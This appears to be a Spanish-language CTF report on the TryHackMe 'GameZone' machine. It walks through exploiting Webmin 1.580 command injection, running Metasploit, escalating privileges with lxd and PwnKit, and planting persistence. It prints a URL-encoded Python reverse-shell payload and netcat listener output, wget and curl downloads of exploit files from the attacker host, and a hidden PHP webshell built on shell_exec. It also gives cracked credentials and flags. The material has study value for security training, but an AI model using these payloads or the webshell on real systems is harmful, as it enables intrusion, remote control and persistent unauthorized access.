
Entre la información del código del “**exploit**” hay información de un pdf que podemos analizar en búsqueda de algún dato que podemos utilizar.

```

],
'License'      => MSF_LICENSE,
'References'   =>
[
  ['OSVDB', '85248'],
  ['BID', '55446'],
  ['CVE', '2012-2982'],
  ['URL', 'http://www.americaninfosec.com/research/dossiers/AISG-12-001.pdf'],
  ['URL', 'https://github.com/webmin/webmin/commit/1f1411fe7404ec3ac03e803cfa7e01515e71a213']
]

```


Dentro del documento podremos ubicar información importante de como funciona la página webmin, estas son fallas que se han aprovechado para generar el exploit de ataque.



Bajando entre la información del archivo, podemos ver unos enlaces importantes dentro de la página:

For example, if a user attempts to browse to `://webminserver.dom.com/file/show.cgi/etc/passwd` the environment for `PATH_INFO` and variable “`$p`” becomes “`/etc/passwd`”. `$p` is then used without any validation to open files for reading using the “two argument” method (filehandle + filename) to open files. In this case, the code is as shown in Code Excerpt 2.

Si copiamos los datos de expuestos en este documento al final del enlace del “<http://localhost:10000/file/show.cgi/etc/passwd>” podemos obtener la lista de usuarios y programas contenida en el equipo.



***** SOLO PARA USO EDUCATIVO*****

N6- MQ-HM-GAMEZONE

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO


Con la información anterior, sabemos que podemos ejecutar código directamente en la página web, esto nos facilitará la obtención del acceso “root”.

Un poco más abajo del archivo, encontraremos la forma en que debemos enviar los comandos:


For example, if a session with a valid *sessionid* requests the URL “https://webminserver.dom.com/file/show.cgi/bin/echo|ls%20-la” the backend Webmin webserver would execute both “/bin/echo” and “ls -la”.

Aplicando un “echo y el comando que queremos ejecutar entre separadores pipe”.

Aprovecharemos esto para generar un “Reverse Shell” en <https://www.revshells.com/>.



Generándolo en python con el “URL encode” que nos brinda la página. Sin olvidar levantar nuestro puerto de escucha para que la máquina pueda conectarse hacia nuestro equipo.



Agregaremos el código entre los separadores “pipe” anteriormente mencionados, para ejecutar el código directamente en la página, este es el enlace generado que vamos a aplicar en la página, y nos permitirá conectar a nuestra computadora como root:

```
http://localhost:10000/file/show.cgi/bin/echo|python%20-
c%20%27import%20socket%2Csubprocess%2Cos%3B%3Dsocket.socket%28socket.AF_INET%2Csocket.SOC
K_STREAM%29%3Bs.connect%28%28%2210.14.79.198%22%2C900%29%29%3Bos.dup%2%28s.fileno%28%29
%2C0%29%3B%20os.dup%2%28s.fileno%28%29%2C1%29%3Bos.dup%2%28s.fileno%28%29%2C2%29%3Bimpo
rt%20pty%3B%20pty.spawn%28%22sh%22%29%27|
```




Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

Revisamos la terminal donde está el puerto en escucha para darnos cuenta de que ya tenemos acceso completo al equipo:

```
(hmstudent@kali)-[~]
└─$ sudo nc -lvnp 900
listening on [any] 900 ...
connect to [10.14.79.198] from (UNKNOWN) [10.10.12.220] 41378
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
root.txt
# cd /home/agent47
cd /home/agent47
# ls
ls
user.txt
#
```

Así obtenemos las banderas para cumplir el reto.

Automático

Aplicaremos ahora el ataque automático por “Metasploit” para ahorrar tiempo en la ejecución del ataque. Para aplicarlo, ya tuvimos que encontrar los datos de usuario en la página de “GameZone” además de realizar la conexión por “SSH Tunneling” explicada en el método manual. Estando en este punto nos iremos a nuestra terminal e ingresamos a “msfconsole”.

Realizaremos la búsqueda de “exploits” disponibles, entre los que esta el consultado en la página de “Exploit Database” este va a ser el mismo que usamos en esta oportunidad.

```
msf6 > search webmin 1.580

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit/unix/webapp/webmin_show.cgi_exec  2012-09-06      excellent Yes     Webmin /file/show.cgi Remote Command Execution
1  auxiliary/admin/webmin/edit_html_fileaccess 2012-09-06      normal  No      Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
```

Después de seleccionar y ver las opciones, nos solicita los datos del equipo a atacar, tanto su contraseña, usuario, IP (localhost nuestro), nuestra dirección IP y un “payload”.

```
msf6 > use 0
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > show options

Module options (exploit/unix/webapp/webmin_show.cgi_exec):

Name      Current Setting  Required  Description
--      -
PASSWORD  yes              yes       Webmin Password
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic-s/using-metasploit.html
RPORT     10000            yes       The target port (TCP)
SSL       true             yes       Use SSL
USERNAME  yes              yes       Webmin Username
VHOST     no               no        HTTP server virtual host

Exploit target:

Id  Name
--  -
0   Webmin 1.580
```

***** SOLO PARA USO EDUCATIVO*****

N6- MQ-HM-GAMEZONE

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

Ahora vamos a brindar todos los datos necesarios para que funcione ese “exploit”, desactivando el “SSL”, no debemos aplicarlo, ya que nos dará un error a la hora de intentar conectar al equipo.

```
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > set PASSWORD videogamer124
PASSWORD => videogamer124
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > set ssl false
ssl => false
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > set USERNAME agent47
USERNAME => agent47
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > set LHOST 10.14.79.198
LHOST => 10.14.79.198
```

No debemos olvidar cambiar el “Payload” ya que el que esta seleccionado, probablemente no funcione como deseamos, solicitaremos la lista de disponibles.

```
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  payload/cmd/unix/bind_perl                normal         No    No      Unix Command Shell, Bind TCP (via Perl)
1  payload/cmd/unix/bind_perl_ipv6           normal         No    No      Unix Command Shell, Bind TCP (via perl) IPv6
2  payload/cmd/unix/bind_ruby                normal         No    No      Unix Command Shell, Bind TCP (via Ruby)
3  payload/cmd/unix/bind_ruby_ipv6           normal         No    No      Unix Command Shell, Bind TCP (via Ruby) IPv6
4  payload/cmd/unix/generic                   normal         No    No      Unix Command, Generic Command Execution
5  payload/cmd/unix/reverse                   normal         No    No      Unix Command Shell, Double Reverse TCP (telnet)
6  payload/cmd/unix/reverse_bash_telnet_ssl   normal         No    No      Unix Command Shell, Reverse TCP SSL (telnet)
7  payload/cmd/unix/reverse_perl              normal         No    No      Unix Command Shell, Reverse TCP (via Perl)
8  payload/cmd/unix/reverse_perl_ssl          normal         No    No      Unix Command Shell, Reverse TCP SSL (via perl)
9  payload/cmd/unix/reverse_python            normal         No    No      Unix Command Shell, Reverse TCP (via Python)
10 payload/cmd/unix/reverse_python_ssl        normal         No    No      Unix Command Shell, Reverse TCP SSL (via python)
11 payload/cmd/unix/reverse_ruby              normal         No    No      Unix Command Shell, Reverse TCP (via Ruby)
12 payload/cmd/unix/reverse_ruby_ssl          normal         No    No      Unix Command Shell, Reverse TCP SSL (via Ruby)
13 payload/cmd/unix/reverse_ssl_double_telnet normal         No    No      Unix Command Shell, Double Reverse TCP SSL (telnet)
```

En esta oportunidad seleccionaremos el número 5 y ejecutaremos el exploit:

```
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > set payload 5
payload => cmd/unix/reverse
```

```
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > exploit

[*] Started reverse TCP double handler on 10.14.79.198:4444
[*] Attempting to login...
[*] Authentication successful
[*] Authentication successful
[*] Attempting to execute the payload...
[*] Payload executed successfully
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo R95Wz692ftxRLrdI;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "R95Wz692ftxRLrdI\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 3 opened (10.14.79.198:4444 -> 10.10.12.220:51064) at 2024-05-12 17:55:56 -0600

whoami
root
```

Como podemos ver configurando el “exploit” tenemos el acceso directo al equipo en minutos.

4. Escalación de privilegios si

Para esta máquina el escalamiento de privilegios se puede obtener de múltiples formas, la que ya vimos en del servicio de la página “**Webmin**”, y otras 2 que veremos en los puntos extra, Una de ellas será por la vulnerabilidad “**lxd**” un exploit que permite montar ubicaciones dentro de otra carpeta que nos permite acceso como root y la otra por medio del “**Pwnkit**” que es aprovechándonos de fallas en las políticas de permisos para los usuarios de Linux que será extremadamente fácil de ejecutar.

5. Banderas

Bandera1	649ac17b1480ac13ef1e4fa579dac95c
Bandera2	a4b945830144bdd71908d12d902adeee

6. Herramientas usadas

Exploit DB	Verificar vulnerabilidades
Nmap	Enumeración de puertos y servicios
Linpeas	Ubicaciones de importancia para atacar
SQLMAP	Vulnerar la base de datos
Metasploit	Ejecución de Scripts
CrackStation	Obtener contraseñas descriptadas
Burpsuite	Captura de datos web

7. Respuestas del cuestionario de TryHackMe

Pregunta	Respuesta
1- ¿Cómo se llama el avatar que sostiene un francotirador en el foro?	Agent 47
2-Cuando inicias sesión, ¿a qué página te redirigen?	portal.php
3-En la tabla de usuarios, ¿cuál es la contraseña hash?	ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14
4- ¿Cuál fue el nombre de usuario asociado con la contraseña hash?	Agent47
5- ¿Cómo se llamaba la otra tabla?	Post
6- ¿Cuál es la contraseña sin hash?	videogamer124
7- ¿Cuál es la bandera del usuario?	649ac17b1480ac13ef1e4fa579dac95c
8- ¿Cuántos sockets TCP se están ejecutando?	5
9- ¿Cómo se llama el CMS expuesto?	webmin
10- ¿Cuál es la versión del CMS?	1.580
11- ¿Cuál es la bandera de root?	a4b945830144bdd71908d12d902adeee

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

8. EXTRA Opcional

PUNTO EXTRA Exploit 1

Herramientas usadas

Build-Alpine	Generador de imágenes
Bash	Ejecución de exploit
Linpeas	Detección de vulnerabilidades
Exploit Database	Búsqueda de Exploits

A continuación, veremos otra vulnerabilidad para la escalada de privilegios de esta máquina, tener en cuenta que se debe obtener primeramente los datos del usuario que se encuentran expuestos en la base de datos de la página web antes de aplicarlo.

Ingresando con el usuario “**agent47**” al equipo, nos aprovecharemos de la vulnerabilidad “**lxd**”, esta es una utilidad que permite montar volúmenes dentro de los equipos Linux.

```

Basic information
OS: Linux version 4.4.0-159-generic (buildd@lgw01-amd64-042) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.10) ) #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019
Groups: uid=1000(agent47) gid=1000(agent47) groups=1000(agent47),4(adm),24(cdrom),30(dip),46(plugdev),115(lxd),115(lpadmin),116(sambashare)
Hostname: gamezone
Writable folder: /dev/shm

```

Al utilizar “**Linpeas**” podemos ver que esta vulnerabilidad se marca en amarillo, eso indica que es un punto altamente débil, sabiendo esto, buscaremos exploits con el uso de “**Searchsploit**” desde nuestro equipo para determinar si tenemos algo que nos facilite su explotación.

```

(hmstudent@kali)-[~/Desktop/GAMEZONE/Exploits]
$ searchsploit lxd

Exploit Title | Path
-----|-----
Ubuntu 18.04 - 'lxd' Privilege Escalation | linux/local/46978.sh

```

Justamente el “script” que nos aparece aplica para versiones más modernas de la que vamos a atacar, la descargaremos, y veremos su información interna:

```

(hmstudent@kali)-[~/Desktop/GAMEZONE/Exploits]
$ searchsploit -m 46978.sh

Exploit: Ubuntu 18.04 - 'lxd' Privilege Escalation
URL: https://www.exploit-db.com/exploits/46978
Path: /usr/share/exploitdb/exploits/linux/local/46978.sh
Codes: N/A
Verified: False
File Type: Bourne-Again shell script, Unicode text, UTF-8 text executable
Copied to: /home/hmstudent/Desktop/GAMEZONE/Exploits/46978.sh

```

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

Al abrir el “**exploit**” se nos muestran los pasos correctos para realizar el ataque, debemos descargar el “**build-alpine**” que es nuestro precursor para generar el archivo de ataque desde el siguiente enlace: [build-alpine](#)

```
#!/usr/bin/env bash
#
# Authors: Marcelo Vazquez (S4vitar)
# Victor Lasa (vowkin)
#
# Step 1: Download build-alpine => wget https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine [Attacker Machine]
# Step 2: Build alpine => bash build-alpine (as root user) [Attacker Machine]
# Step 3: Run this script and you will get root [Victim Machine]
# Step 4: Once inside the container, navigate to /mnt/root to see all resources from the host machine
```

Debemos ejecutar el “**build-alpine**” como root desde nuestro equipo para así generar el archivo de ataque que vamos a procesar en el equipo víctima, con esto solo debemos esperar a que el proceso termine.

```
(hmstudent@kali)-[~/Desktop/GAMEZONE/Exploits]
$ sudo bash build-alpine
[sudo] password for hmstudent:
Determining the latest release... v3.19
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.19/main/x86_64
Downloading alpine-keys-2.4-r1.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
```


Nos genera un archivo que debemos pasar al equipo víctima, junto al “**script**” descargado de “**Exploit Database**”

```
(hmstudent@kali)-[~/Desktop/GAMEZONE/Exploits]
$ ls
46978.sh  alpine-v3.19-x86_64-20240510_0510.tar.gz  build-alpine  linpeas.sh
```

Como recomendación es conveniente cambiarle el nombre al archivo comprimido que nos genera el “**build-alpine**” ya que puede ser muy largo para escribirlo.


```
(hmstudent@kali)-[~/Desktop/GAMEZONE/Exploits]
$ mv alpine-v3.19-x86_64-20240510_0510.tar.gz comprimido.tar.gz

(hmstudent@kali)-[~/Desktop/GAMEZONE/Exploits]
$ ls
46978.sh  build-alpine  comprimido.tar.gz  linpeas.sh
```

	Informe de análisis de vulnerabilidades, explotación y resultados del reto GAMEZONE.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

Con los pasos anteriores terminados, publicaremos un servidor “**http**” para pasar ambos archivos al equipo víctima.

Directory listing for /



Descargando ambos archivos en el equipo atacado.

```
agent47@gamezone:/dev/shm$ wget http://10.14.79.198:90/46978.sh
--2024-05-10 06:13:51-- http://10.14.79.198:90/46978.sh
Connecting to 10.14.79.198:90... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1451 (1.4K) [text/x-sh]
Saving to: '46978.sh'

46978.sh                               100%[=====>] 1.42K --.-KB/s  in 0s

2024-05-10 06:13:51 (217 MB/s) - '46978.sh' saved [1451/1451]

agent47@gamezone:/dev/shm$ wget http://10.14.79.198:90/comprimido.tar.gz
--2024-05-10 06:14:26-- http://10.14.79.198:90/comprimido.tar.gz
Connecting to 10.14.79.198:90... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3660167 (3.5M) [application/gzip]
Saving to: 'comprimido.tar.gz'

comprimido.tar.gz                      100%[=====>] 3.49M 1002KB/s  in 3.6s

2024-05-10 06:14:30 (1002 KB/s) - 'comprimido.tar.gz' saved [3660167/3660167]
```

Con los 2 archivos ya copiados en el equipo, ejecutaremos el comando “**bash 46978.sh comprimido.tar.gz**”

```
agent47@gamezone:/dev/shm$ ls
46978.sh comprimido.tar.gz linpeas.sh
agent47@gamezone:/dev/shm$ bash 46978.sh -f comprimido.tar.gz
```

Va a ser requisito que lo ejecutemos un par de veces, pero nos permite acceder a root, la condición que nos impone es que para ver los datos del equipo debemos acceder a la carpeta “/mnt/root”.

```
agent47@gamezone:/dev/shm$ ls
46978.sh comprimido.tar.gz linpeas.sh
agent47@gamezone:/dev/shm$ bash 46978.sh -f comprimido.tar.gz
Image imported with fingerprint: 2f52ba3615db76bbe9cddb0ad77878624e036817523995411cdfb57694283b8c
error: You have existing containers on images. Lxd init requires an empty LXD.
agent47@gamezone:/dev/shm$ bash 46978.sh -f comprimido.tar.gz
error: Image with same fingerprint already exists
[*] Listing images...

+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+
| alpine | 2f52ba3615db | no | alpine v3.19 (20240510_05:10) | x86_64 | 3.49MB | May 10, 2024 at 11:16am (UTC) |
+-----+-----+-----+-----+-----+-----+-----+

Creating privsec
Device giveMeRoot added to privsec
~ # whoami
root
~ # cd /mnt/root
/mnt/root # cd root
/mnt/root/root # ls
root.txt
/mnt/root/root #
```

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

PUNTO EXTRA Exploit 2

Herramientas usadas


Bash	Ejecución de exploit
Linpeas	Detección de vulnerabilidades
GitHub	Búsqueda de Exploit

Aplicando “**Linpeas**” obtendremos otra vulnerabilidad fácil de explotar, esta se encuentra muy presente en equipos actuales así que puede ser oportuno aprovecharse de esta característica. Tener en cuenta que este ataque se emplea a partir de obtener las credenciales del usuario desde la página web como se vio en la explotación manual.

```
[+] [CVE-2021-4034] PwnKit
Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

Ahora sí, aquí tenemos el “**PwnKit**” que es capaz de vulnerar una amplia cantidad de distribuciones de Linux, y esto lo hace muy peligroso, no solamente por este dato, sino por su extrema sencillez a la hora de aplicarlo. Esta es una vulnerabilidad que afecta al “**pkexec**” o al conjunto de políticas de Linux.

Ubicaremos el “**script**” en GitHub, ya que existe uno fácil de utilizar dirigiéndonos al siguiente enlace: [Pwnkit](https://github.com/ly4k/PwnKit)




Podemos descargarlo como zip o directamente a nuestro equipo desde la consola:

```
(h@student@kali) - [~/Desktop/GAMEZONE/Exploits]
$ git clone https://github.com/ly4k/PwnKit.git
Cloning into 'PwnKit' ...
remote: Enumerating objects: 46, done.
remote: Counting objects: 100% (2/2), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 46 (delta 0), reused 0 (delta 0), pack-reused 44
Receiving objects: 100% (46/46), 580.57 KiB | 1.32 MiB/s, done.
Resolving deltas: 100% (15/15), done.
```

***** SOLO PARA USO EDUCATIVO*****


N6- MQ-HM-GAMEZONE

	Informe de análisis de vulnerabilidades, explotación y resultados del reto GAMEZONE.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

Donde lo descargamos se nos genera una carpeta con algunos archivos que se pueden usar para otras versiones de Linux.

```
(hmstudent@kali)-[~/Desktop/GAMEZONE/Exploits]
$ ls
linpeas.sh PwnKit
```

Accederemos a esta para ubicar el archivo que requerimos:




El archivo que podemos pasar es “PwnKit.sh” que estará programado en “bash” y su función es ayudarnos básicamente en la creación del “exploit” por medio del “PwnKit” (con dibujo de tuerca), el cual toma el código explícito del “PwnKit.c” para generar un ejecutable dentro del equipo víctima. Como el “bash” hace una referencia a la página de “GitHub”, podemos cambiarla por el enlace a nuestro servicio “http” para evitar que falle en caso de que la víctima no cuente con internet.

```
1 curl -fsSL http://10.14.79.198:90/PwnKit/PwnKit -o PwnKit || exit
2 chmod +x ./PwnKit || exit
3 (sleep 1 && rm ./PwnKit & )
4 ./PwnKit
```

Copiamos el archivo “PwnKit.sh” dentro del equipo vulnerable:

Directory listing for /PwnKit/

- .git/
- imgs/
- LICENSE
- Makefile
- PwnKit
- PwnKit
- PwnKit
- README



***** SOLO PARA USO EDUCATIVO*****

N6- MQ-HM-GAMEZONE

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

Con el archivo dentro, solamente lo ejecutaremos:

```
agent47@gamezone:/dev/shm$ bash PwnKit.sh
root@gamezone:/dev/shm# cd /root
root@gamezone:~# ls
root.txt
root@gamezone:~# cat root.txt
a4b945830144bdd71908d12d902adeee
root@gamezone:~#
```

PUNTO EXTRA Persistencia

Herramientas usadas

Bash	Ejecución de exploit
RevShell	Generar la consola reversa de conexión
PHP	Webshell para mantener persistencia

Este punto es simplemente para explicar la manera en que podríamos obtener la persistencia constante en el equipo, sin conectarnos directamente, con el uso de una “**Webshell**”.

Primero, ya sabemos que esta página tiene un directorio que se encuentra publicado y es de donde se alimenta “**GameZone**” para mostrar imágenes.




Index of /images

Name	Last modified	Size	Description
Parent Directory	-		
image01.gif	2019-08-14 08:26	7.8K	
image02.gif	2019-08-14 08:26	9.3K	
image03.gif	2019-08-14 08:26	6.2K	
image04.gif	2019-08-14 08:26	8.1K	
content_background.gif	2019-08-14 08:26	83	
content_bgcolor.gif	2019-08-14 08:26	66	
content_header_bg.gif	2019-08-14 08:26	45	
header_background.gif	2019-08-14 08:26	514	
header_image.png	2019-08-14 08:26	76K	
header_welcome.gif	2019-08-14 08:26	1.4K	
menu_about.gif	2019-08-14 08:26	298	
menu_background.gif	2019-08-14 08:26	53	
menu_community.gif	2019-08-14 08:26	256	


El plan que podemos aplicar es agregar una “**Webshell**” sencilla que se encuentre oculta en esta carpeta, para que cada vez que deseamos acceder al equipo logremos ejecutar comandos directamente sobre esta, sin tener que utilizar SSH, o Tunneling, eso sí, tener en cuenta que se debe aplicar mientras somos usuarios “**root**” aplicando una explotación anterior.

***** SOLO PARA USO EDUCATIVO*****

N6- MQ-HM-GAMEZONE

	Informe de análisis de vulnerabilidades, explotación y resultados del reto GAMEZONE.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

Generamos una “**Shell**” muy sencilla en lenguaje PHP con el único fin que nos permita ejecutar comandos directamente sobre el servidor:




El comando que contiene es el siguiente:

Cito “ `<?php echo "<pre>" . shell_exec($_GET["cmd"]); . "</pre>"; ?>` ”

Lo guardaremos en nuestra carpeta de “**exploits**” con un punto delante para convertirlo en oculto, así evitar que aparezca en las búsquedas convencionales, y más recomendable si le ponemos un nombre menos sospechoso.

Publicaremos un servidor de “**http**” para realizar la descarga en el equipo atacado.



Y aprovechando que aun somos “**root**” lo vamos a descargar en la carpeta donde se encuentran las imágenes:

```

root@gamezone:/dev/shm# find / -name header_image.png 2>/dev/null
/var/www/html/images/header_image.png
root@gamezone:/dev/shm# cd /var/www/html/images
root@gamezone:/var/www/html/images# wget http://10.14.79.198:90/.Shell.php
--2024-05-13 20:33:09--  http://10.14.79.198:90/.Shell.php
Connecting to 10.14.79.198:90... connected.
HTTP request sent, awaiting response... 200 OK
